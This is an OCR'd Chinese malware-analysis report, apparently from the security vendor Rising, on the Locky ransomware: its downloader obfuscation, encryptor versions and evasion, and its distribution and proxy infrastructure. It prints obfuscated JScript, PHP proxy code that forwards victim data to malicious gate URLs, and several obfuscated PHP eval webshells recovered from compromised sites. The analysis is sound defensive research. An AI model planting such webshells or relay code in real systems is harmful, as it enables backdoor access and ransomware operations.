
用混淆来对抗静态特征码，用多种JScript独有特性对抗脚本沙盒，他们非常熟悉反病毒软件，更熟悉如何免杀。当然，在一些代码中，我们也感觉到了他们的疲惫和愤怒，因为出现了“FUCKINGNOD”这样的字眼，表明他们对ESET-NOD32（国外知名杀毒软件）相当的愤怒。

```
var k = "\x43\x4d\x69\x6c\x6c",O0 = "\x67e\x74\x55T";var t
"\x44\x61\x74\x65",ffz = "\x53\x6c\x65\x65\x70";function u
 _fuckingnod = "s"; return "" + X + "";};function L0(yO){v
_fuckingnod = "s"; return "" + yO + "";};function w1(vOc){
_fuckingnod = "s"; return "" + vOc + "";};function Eku(ksE
_fuckingnod = "s"; return "" + ksE + "";};var L = "\x64\x7
```

加密器分析 - 只为加密

加密器(Encryptor)在整个敲诈软件链条中，一般仅负责通过网络获取公钥后对文件进行加密工作，与大多数传统的恶意软件不同，它们不为驻留在您的计算机中，仅追求一次性“致命一击”。

加密器分析 - 初始版本



使用固定的注册表键：
HKCU\Software\Locky
值:id/pubkey/paytext


通讯过程使用IP或DGA的方式。

通过网络获取RSA-AES公钥，用于文件加密。

先磁盘后共享的顺序加密。

注册自启动项目，下次运行继续加密。

加密器分析 - 现在版本



规避使用俄语的计算机

注册表使用机器不同而不同的随机串，隐去固定模式；

默认关闭了注册自启动功能

增加了自删除，一次性运行


较之前版本，“只为加密”的目的性更加明显。

加密器分析 - 免杀技术

使用了频繁更新的私有壳（加载器）技术，对原始的Locky进行加密，从而达到免杀的目的。这种免杀技术，在恶意软件中被广泛采用，但依然有大多数反病毒厂商无法对它们进行启发式的识别。

IDA分析后显示代码节中包含了大量的数据

而正常程序中代码节分布着大量指令(正规函数)




```
; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPST
_WinMain@16:                            ; CODE XREF: .text:0040F3EB↓p
                inc     eax
                jz      short loc_402F98
                add     [edx-77h], esi
                inc     eax

loc_402F98:                             ; CODE XREF: .text:00
                inc     ecx
                outsd
; ---------------------------------------------------------------------------
                dw 720Fh
                dd 41830F00h, 1408B10h, 28DFF04h, 0F247433h, 40742010h
                dd 4074894Ch, 24330133h, 850F0001h, 2085406Fh, 0E841CC74h
```


WinMain函数代码并非编译器编译代码

分发站和通讯代理分析

在持续跟踪Locky的过程中，我们发现它使用了相当多数量的分发站和通讯代理，于是我们开始收集并分析这些网络地址。我们想通过分析之后获得的数据，来了解Locky背后的攻击者们到底花了多少心思来“经营”数字敲诈这个行当。

分发站点规模分析

Locky使用了大量的分发站，这些站点分布于全球，数量也相当惊人，每一波攻击，都使用不同的站点用于投递加密器。仅我们收集到的分发站下载连接就超过一万条，实际情况将会更大！




RISING 瑞星

Locky分发站点全球分布

分发站点CMS类型统计

我们还了探测分发站点的一部分，发现了158个分发站点使用了著名的CMS，CMS类型分布及由此获得的结论。




WP占比最大

WP弱密码


自动化拿站

分发站的使用情况



同一个分发站点，会被用于多个变种的分发。

数据来自瑞星-关系驱动的交互式威胁分析平台（实验室版本）



使用同一通讯代理的同一批次变种，会被部署在多个分发站点上。

数据来自瑞星-关系驱动的交互式威胁分析平台（实验室版本）

对分发站点的总结

从分发站（被黑）的 数量、分布来看，可以断定，敲诈团队具备大规模自动化拿站的能力，鸠占鹊巢后，把这些合法站点用于存放加密器。每一波攻击，下载器使用分发站点都不同，由于无法掌握全部（未来）的分发站点，这使安全厂商必须以响应方式阻止攻击。

总体来说，互联网上主机/CMS得安全性不佳，给恶意软件作者提供了极佳的分发站点资源。

通讯代理分析

主要用于为每个加密器实例，产生一个RSA公密钥对、个人ID，以及分发支付说明文档。

从截获的样本中观察到，加密器请求加密公钥的服务器的IP地址经常变化，数量较多，推定目前暴露的IP应该都为通讯代理。

这一点，我们在Locky的兄弟Tesla中得到了验证！

来自Tesla的帮助


helpdesk.keldon.info，这是一个Telsa的通讯代理站点，我们通过技术手段进入后获得了其php源码，可以看到功能非常简单：向列表中的解密站点，转发用户请求。

```
if(!isset($_POST['data'])){        die("empty post");
$post = array('data'=>$_POST['data'], 'IP'=>$_SERVER['

$gate = array(
    "http://as3ws.fopyirr.com/ing.php",
    "http://o4dm3.leaama.at/ing.php",
    "http://i5ndw.titlecorta.at/ing.php",
    "http://vewrb.italisumo.at/ing.php",
);
foreach( $gate as $value ){
    $process = curl_init();
    curl_setopt($process, CURLOPT_URL, $value);
    curl_setopt($process, CURLOPT_POST, 1);
    curl_setopt($process, CURLOPT_POSTFIELDS,$post);
    curl_setopt($process, CURLOPT_RETURNTRANSFER, true
    if( ! $result = curl_exec($process)) { continue;}
    if(stristr($result,"work:")){echo $result; curl_cl
    if(stristr($result,"INSERTED")){echo $result;curl_
    curl_close($process);
```

RISING 瑞星

通讯代理全球分布情况

共计774个通讯代理IP地址



Russia Ukraine Hong Kong France Germany United States Netherlands

Kazakhstan Latvia Spain Estonia Canada Bulgaria Romania


Brazil Turkey Italy Portugal Argentina United Kingdom Vietnam

通讯代理规模分析

通讯代理IP的数量明显没有分发站点的数量多，但也不少，仅我们获取的数据就有774个，实际数据会更大。相信敲诈团队在全球各地申请了不少主机用于通讯代理的部署。

RISING 瑞星

Locky的整体运作体系



幕后黑手浅析

这个数字化勒索团队到底来自哪里？

他们应该是一群来自俄罗斯的黑客！

因为

刻意避开俄语地区，猜测是为避免来自本国的刑事追责

俄罗斯、乌克兰分布了1/3以上的通讯代理站点

分发站点被攻陷的痕迹，也指向俄罗斯黑客


以某分发站点livewireradio.net为例，通过技术手段进入后，发现了大量残留的php eval shell以及经过加密的WSO2.5 Webshell – 俄罗斯黑客开发或最常使用WebShell!

```
<?php

$pzha0= "_puroste";$vdm2 =$pzha0[5].$pzha0[6].$pzha0[3].
$pzha0[6].$pzha0[4].$pzha0[2].$pzha0[1]. $pzha0[1].$pzha0[7]. $pzha0[3] ;$ymp7 =
$vdm2 ($pzha0[0]. $pzha0[1].$pzha0[4]. $pzha0[5]. $pzha0[6]); if ( isset( ${
$ymp7}['qf0b08a']) ){ eval(${ $ymp7 } [ 'qf0b08a']); } ?>
```

```
<?php

$sscy7= "uoe_tprs"; $szdu5 =$sscy7[7].$sscy7[4]. $sscy7[6].
$sscy7[4].$sscy7[1].$sscy7[0].$sscy7[5].$sscy7[5].$sscy7[2]. $sscy7[6] ; $ibbd5=$szdu5
($sscy7[3]. $sscy7[5] . $sscy7[1].$sscy7[7].$sscy7[4]) ; if(isset (${$ibbd5 }['q828043'] ))
{eval (${ $ibbd5}['q828043'] ) ;}?>
```

```
<?php

$who1="etr_upos" ; $zfcm34 = $who1[7]. $who1[1].$who1[2].$who1[1].$who1[6].
$who1[4]. $who1[5]. $who1[5].$who1[0]. $who1[2];$lnpr3=
$zfcm34($who1[3].$who1[5].$who1[6].$who1[7]. $who1[1] ) ;if(isset (
${$lnpr3}['q726b60'] ) ){ eval ( ${$lnpr3} ['q726b60'] );}?>
```

```
<?php

$oj4228 = "p9;/.5un8xihqoatw2407*e)sf3clbg_k(mjyz6vdr1";$eSkIOV6240 = $oj4228[0
].$oj4228[41].$oj4228[22].$oj4228[30].$oj4228[31].$oj4228[41].$oj4228[22].
$oj4228[0].$oj4228[28].$oj4228[14].$oj4228[27].$oj4228[22];$mGESa4160 = "".chr(
101)."\x76\x61\x6C\x28g".chr(122)."infla\x74\x65\x28".chr(98)."\x61\x73".chr(101
)."64".chr(95)."".chr(100)."e".chr(99)."q".chr(100)."".chr(101)."\x28";$mRu8302
= "\x29\x29;";$pmVy3804 = $mGESa4160."'XZxnr7xed55fx5K/g/W
```




再以某分发站点holidaysinkeralam.com为例，通过技术手段进入后，也发现了大量残留的php eval shell以及经过加密的WSO2.5。

```php
<?php $iawd6= "t_sop" ;
$bmag61 =strtoupper ($iawd6[1].$iawd6[4].$iawd6[3].$iawd6[2]. $iawd6[0] ) ;
if( isset( ${$bmag61 }[ 'qaea521' ] ) ) {eval(${$bmag61} ['qaea521']); } ?>
```

```php
<?php $iawd6= "t_sop" ;
$bmag61 =strtoupper ($iawd6[1].$iawd6[4].$iawd6[3].$iawd6[2]. $iawd6[0] ) ;
if( isset( ${$bmag61 }[ 'qaea521' ] ) ) {eval(${$bmag61} ['qaea521']); } ?>
```

```php
<?php
$ypuy13= "64d_cpestoba";
$olbs28 = strtolower ($ypuy13[10].$ypuy13[11]. $ypuy13[7]. $ypuy13[6] . $ypuy13[0]. $ypuy13[1] . $ypuy13[3] .$ypuy13[2].$ypuy13[6].$ypuy
;$xfft6 = strtoupper ($ypuy13[3]. $ypuy13[5]. $ypuy13[9].$ypuy13[7].$ypuy13[8] ); if ( isset ( ${$xfft6}[ 'n2a5248' ]) ) { eval( $olbs28
```

```php
<?php $YLbgPfj524 = "vh46af17tm2ik*n3pws.bu;0j)(qo_erzxy51dg9c8/";$oDJXw7301 = $YLbgPfj524[16].
$YLbgPfj524[31].$YLbgPfj524[30].$YLbgPfj524[38].$YLbgPfj524[29].$YLbgPfj524[31].$YLbgPfj524[30].
$YLbgPfj524[16].$YLbgPfj524[6].$YLbgPfj524[4].$YLbgPfj524[40].$YLbgPfj524[30];$Gcwa9593 = "".chr(101).
"\x76".chr(97)."".chr(108)."".chr(40)."g\x7Ai\x6E".chr(102)."".chr(108)."a".chr(116)."".chr(101)."".chr(
